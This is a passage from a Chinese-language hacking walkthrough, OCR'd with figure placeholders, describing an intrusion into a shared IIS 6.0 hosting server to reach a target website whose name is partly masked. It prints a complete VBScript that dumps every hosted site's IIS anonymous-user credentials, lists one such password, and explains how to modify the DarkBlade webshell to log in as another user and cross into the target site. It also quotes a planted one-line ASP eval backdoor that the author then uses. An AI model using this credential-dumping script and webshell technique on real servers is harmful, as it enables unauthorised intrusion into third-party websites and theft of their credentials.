


图10

但接着发现很多命令不能执行，比如net user，netstat -an等命令都不能执行。systeminfo命令可以执行，通过这个命令知道服务器补丁打的很勤，用溢出程序提权成功的可能性小了很多。但抱着不死心和盼望出现奇迹的心态，上传了几个常用提权用的溢出程序去执行，都没有成功。服务器上好像也没装提权大户的第三方软件，提权没法提，通过ASP大马的查看用户帐户的功能，发现服务器上有很多类似名为IUSER_00000、IUSER_00001、IUSER_00002的用户，看来管理员为服务器上的每一个网站设置了单独的用户，即使知道了目标网站根目录的位置因为权限问题也跨不过去。一时卡到这里了。

以前遇到这种情况我就放弃了，如果今天我也到这里就放弃就没有写这篇文章的必要了。既然写这篇文章，我就还有别的方法可用。

前一段时间在网上看了一篇文章，写的就是在遇到我上面情况时的突破方法，文章的题目叫“webshell下可以命令时跨站最好办法”，有兴趣的可以去http://hi.baidu.com/artcracker/blog/item/0a5f231f431b3905403417dd.html 看下。文中说在已经获得了一个网站的webshell并且可以执行cmd命令的情况下，如果Web服务器软件是IIS，可以通过执行VBS脚本文件获得服务器上所有网站对应的IIs的用户名

和密码，进而跨到服务器上的任何网站上获得webshell。目标网站所在服务器的操作系统是Windows 2003，Web服务器软件是IIS 6.0，并且已经获得了一个可以执行cmd命令的webshell，正好满足文中跨站的条件。

“webshell下可以命令时跨站最好办法”一文中获得网站对应的IIS用户名和密码用到了adsutil.vbs，并且要执行3次命令后才能获得IIS的用户名和密码。我在网上找到了另外一段VBS代码，相对adsutil.vbs来说代码要少的多，而且执行一次就可以获得网站对应的IIS用户名和密码。具体代码为：

```
Set ObjService=GetObject("IIS://LocalHost/W3SVC")
For Each obj3w In objservice
childObjectName=replace(obj3w.AdsPath,Left(obj3w.Adspath,22),"")
if IsNumeric(childObjectName)=true then
set IIs=objservice.GetObject("IIsWebServer",childObjectName)
if err.number<>0 then
exit for
msgbox("error!")
wscript.quit
end if
serverbindings=IIS.serverBindings
ServerComment=iis.servercomment
set IISweb=iis.getobject("IIsWebVirtualDir","Root")
user=iisweb.AnonymousUserName
pass=iisweb.AnonymousUserPass
path=IIsWeb.path
list=list&servercomment&" "&user&" "&pass&" "&join(serverBindings,",")&" "&path& vbCrLf & vbCrLf
end if
Next
wscript.echo list
Set ObjService=Nothing
WScript.Quit
```

把代码保存为iis.vbs。通过webshell把iis.vbs上传到服务器上的D:\hosting\wwwroot\zxxx8_com\htdocs\目录下，上传上去保存为1.vbs，然后执行命令cscript D:\hosting\wwwroot\zxxx8_com\htdocs\1.vbs，命令执行后列出了服务器上所有的网站对应的IIS用户名和密码，还有网站的根目录，如图11。




图11

通过执行1.vbs的结果知道目标网站www.dxxxr.com.cn的网站根目录为一开始猜过的D:\hosting\wwwroot\dxxxr_com_cn\htdocs\，对应的IIS的用户名为IUSER_00017，密码为&NDQ4MTIwMDcwMzI4MDk。

知道了目标网站的IIS的用户名和密码，也知道了目标网站的根目录，下面可以来跨站了。需要用到一个支持其它NT用户身份登录的webshell，bloodsword大牛的Dark-Blade正好有这个功能。用记事本打开DarkBlade 1.3，搜索“Const bOtherUser=False”，这里是控制是否支持其它NT用户身份登录的功能，默认为False，也就是不支持，把False改为True，保存，如图12。




图12

把修改后的DarkBlade 1.3上传到网站根目录D:\hosting\wwwroot\zxxx8_com\htdocs\下，上传上去后的文件名为13.asp，13.asp的访问地址为：http://www.zxxx8.com/13.asp?goaction=login，记得一定要在文件名后加?goaction=login。用浏览器打开http://www.zxxx8.com/13.asp?goaction=login，会出来如图13的页面，直接点“OK”按钮后会出来用户登录的登录框，如图14。




图13

输入目标网站的IIS的用户名IUSER_00017和密码&NDQ4MTIwMDcwMzI4MDk，点“确定”按钮登录成功

的话会出来如图15的DarkBlade 1.3的登录界面，输入DarkBlade 1.3的密码后打开了它的文件管理页面，当前目录为当前网站的根目录D:\hosting\wwwroot\zxxx8_com\htdocs\，如图16。




图14




图15




图16

目标网站www.dxxxr.com.cn的网站根目录为D:\hosting\wwwroot\dxxxr_com_cn\htdocs\，在DarkBlade 1.3的文件管理页面的“Current Path”的输入框中输入目标网站的根目录的路径D:\hosting\wwwroot\dxxxr_com_cn\htdocs\，然后点“Go”按钮，列出了目标网站根目录下的文件夹和文件，如图17。跨站成功！

在目标网站的根目录下发现了文件conn.asp，以为有什么敏感信息，用DarkBlade点“Edit”按钮后查看conn.asp文件的内容，文件的内容为<%eval request("1")%>，居然是一句话木马的服务端，看来是别人留的网站后门，如图18。有了这个一句话木马省得我自己再上传webshell了。用lake2的eval最小马发送端连接http://www.dxxxr.com.cn/conn.asp，成功获得目标网站的webshell，如图19。

